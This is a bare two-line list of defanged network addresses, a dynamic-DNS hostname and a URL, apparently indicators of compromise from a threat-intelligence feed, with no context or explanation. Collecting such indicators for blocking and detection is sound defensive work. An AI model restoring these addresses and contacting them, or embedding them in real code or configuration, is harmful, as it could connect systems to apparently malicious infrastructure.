frpfrp.ddns[.]net
https://irvingl.wm01[.]to